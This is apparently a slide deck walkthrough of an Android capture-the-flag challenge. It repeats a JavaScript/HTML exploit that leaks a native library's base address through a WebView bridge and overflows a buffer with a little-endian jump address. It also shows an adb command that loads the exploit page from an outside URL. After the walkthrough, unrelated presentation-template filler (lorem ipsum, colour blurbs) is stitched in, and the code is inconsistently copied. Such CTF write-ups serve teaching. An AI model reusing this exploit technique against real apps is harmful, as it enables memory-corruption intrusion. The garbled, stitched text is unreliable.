var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctf0bj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```



# Recipe:

- Calculate jump\_here current address
  - Calculate executable segment base address

```
File Edit View Bookmarks Settings Help

<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctf0bj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctf0bj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```

```
u0_a220@F3111:/data/data/pt.oposec.ctfzadas $ cat /proc
at /proc/543/maps | grep -i libopoctf-jni.so      <
f38b3000-f38b5000 r-xp 00000000 fd:01 524399 /data/ap
f38b5000-f38b6000 r--p 00001000 fd:01 524399 /data/ap
f38b6000-f38b7000 rw-p 00002000 fd:01 524399 /data/ap
```



# Recipe:

- Calculate jump\_here current address

- Calculate executable segment base address
- Add jump\_here offset to base address

**0xf38b3934-0xf38b3000=0x934**

```
File Edit View Bookmarks Settings Help

<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctf0bj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctf0bj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```

```
u0_a220@F3111:/data/data/pt.opo: at /proc/543/maps | grep -i libopctf-jni.so
f38b3000-f38b5000 r-xp 00000000
f38b5000-f38b6000 r--p 00001000
```

```
gef> disas jump_here
gef>
Dump of assembler code for function jump_here:
0xf38b3934 <+0>: push   {r7, lr}
0xf38b3936 <+2>:  mov    r7, sp
```



# Recipe:

- Convert address to little endian

```
File Edit View Bookmarks Settings Help

<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctf0bj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];


var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctf0bj.tres("AAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
```





# Recipe:

- Call `ctfObj` with dummy payload and `jump_here` address rewriting `$r1` register

```
File Edit View Bookmarks Settings Help

<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctf0bj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctf0bj.tres("AAAAAAAAAA"+dd+cc+bb+aa));


</script>
</body>
</html>
```



# Solve Third

```
File Edit View Bookmarks Settings Help
adb shell am start -n "pt.oposec.ctfzadas/.MainActivity" ^
--es "open_sesame" "http://sefod.eu/3.html"
Starting: Intent { cmp=pt.oposec.ctfzadas/.MainActivity (has extras) }
```

# Solve Third





# Solvers

**nunohumberto (3/3) - FirstBlood**

**comet (2/3)**

**mluis (3/3)**

**jp (3/3)**

**jpdias (2/3)**

**ines (2/3)**



# Thanks!

Any questions?

You can find me at @0xz3z4d45 & [zezadas@sefod.eu](mailto:zezadas@sefod.eu)



# Hello!

I am Jayden Smith

I am here because I love to give presentations.

You can find me at @username

```
<html>
<body>
<script>

function pad(n, width, z) {
  z = z || '0';
  n = n + '';
  return n.length >= width ? n : new Array(width - n.length + 1).join(z) + n;
}

var segment;
var address="";
var maps = ctfObj.getProcSelfMaps().split("\n");

for ( i =0;i<maps.length;i++){
  if(maps[i].includes("libopoctf-jni.so")){
    if (maps[i].includes("r-xp")){
      segment = maps[i];
      break;
    }
  }
}
var address=segment.split("-")[0];

var offset=0x934+0x1;

var add_int=parseInt("0x"+address)+offset;
var add_payload=pad(add_int.toString(16),8);

var aa = add_payload[0] + add_payload[1];
var bb = add_payload[2] + add_payload[3];
var cc = add_payload[4] + add_payload[5];
var dd = add_payload[6] + add_payload[7];

document.write(ctfObj.tres("AAAAAAAAAA"+dd+cc+bb+aa));

</script>
</body>
</html>
~
```



# Solve Third

“

*Quotations are commonly  
printed as a means of  
inspiration and to invoke  
philosophical thoughts from the  
reader.*



# This is a *slide* title

- Here you have a list of items
- And some text
- But remember not to overload your slides with content

Your audience will listen to you or read the content, but won't do both.

# Big concept

Bring the attention of your audience over a key concept using icons or illustrations





# You can also **split** your content

## White

Is the color of milk and fresh snow, the color produced by the combination of all the colors of the visible spectrum.

## Black

Is the color of coal, ebony, and of outer space. It is the darkest color, the result of the absence of or complete absorption of light.



# In two or three columns

## Yellow

Is the color of gold, butter and ripe lemons. In the spectrum of visible light, yellow is found between green and orange.

## Blue

Is the colour of the clear sky and the deep sea. It is located between violet and green on the optical spectrum.

## Red

Is the color of blood, and because of this it has historically been associated with sacrifice, danger and courage.



# A picture is worth a thousand words

A complex idea can be conveyed with just a single still image, namely making it possible to absorb large amounts of data quickly.






**Want big impact?  
Use big image.**



# Use diagrams to explain your ideas





# And tables to compare data

	A	B	C
Yellow	<b>10</b>	<b>20</b>	<b>7</b>
Blue	<b>30</b>	<b>15</b>	<b>10</b>
Orange	<b>5</b>	<b>24</b>	<b>16</b>

# Maps



our office



# 89,526,124

Whoa! That's a big number, aren't you proud?



# Our process is easy



## **Lorem Ipsum**

Lorem ipsum dolor sit amet,  
consectetur adipiscing.



## **Sit Amet**

Lorem ipsum dolor sit amet,  
consectetur adipiscing.



## **Donec Ultrices**

Lorem ipsum dolor sit amet,  
consectetur adipiscing.



## **Litora**

Lorem ipsum dolor sit amet,  
consectetur adipiscing.



# Let's review some concepts

## Yellow

Is the color of gold, butter and ripe lemons. In the spectrum of visible light, yellow is found between green and orange.

## Yellow

Is the color of gold, butter and ripe lemons. In the spectrum of visible light, yellow is found between green and orange.

## Blue

Is the colour of the clear sky and the deep sea. It is located between violet and green on the optical spectrum.

## Blue


Is the colour of the clear sky and the deep sea. It is located between violet and green on the optical spectrum.

## Red

Is the color of blood, and because of this it has historically been associated with sacrifice, danger and courage.

## Red


Is the color of blood, and because of this it has historically been associated with sacrifice, danger and courage.



You can insert graphs from [Google Sheets](#)


# Android project

Show and explain your web,  
app or software projects  
using these gadget  
templates.



# Tablet project

Show and explain your web,  
app or software projects  
using these gadget  
templates.




Place your screenshot here



# Desktop project

Show and explain your web, app or software projects using these gadget templates.





# Credits

Special thanks to all the people who made and released these awesome resources for free:

- Presentation template by [SlidesCarnival](#)
- Photographs by [Unsplash](#)



# Presentation design

This presentation uses the following typographies:

- Titles: Raleway ExtraBold
- Body copy: Raleway Light

You can download the fonts at

<https://www.fontsquirrel.com/fonts/raleway>

You don't need to keep this slide in your presentation. It's only here to serve you as a design guide if you need to create new slides or download the fonts to edit the presentation in PowerPoint®




SlidesCarnival icons are editable shapes.

This means that you can:

- Resize them without losing quality.
- Change fill color and opacity.
- Change line color, width and style.

Isn't that nice? :)

Examples:



Now you can use any emoji as an icon!  
And of course it resizes without losing quality and you can change the color.

How? Follow Google instructions

<https://twitter.com/googledocs/status/730087240156643328>



and many more...



## Free templates for all your presentation needs



For PowerPoint and  
Google Slides



100% free for personal  
or commercial use



Ready to use,  
professional and  
customizable



Blow your audience  
away with attractive  
visuals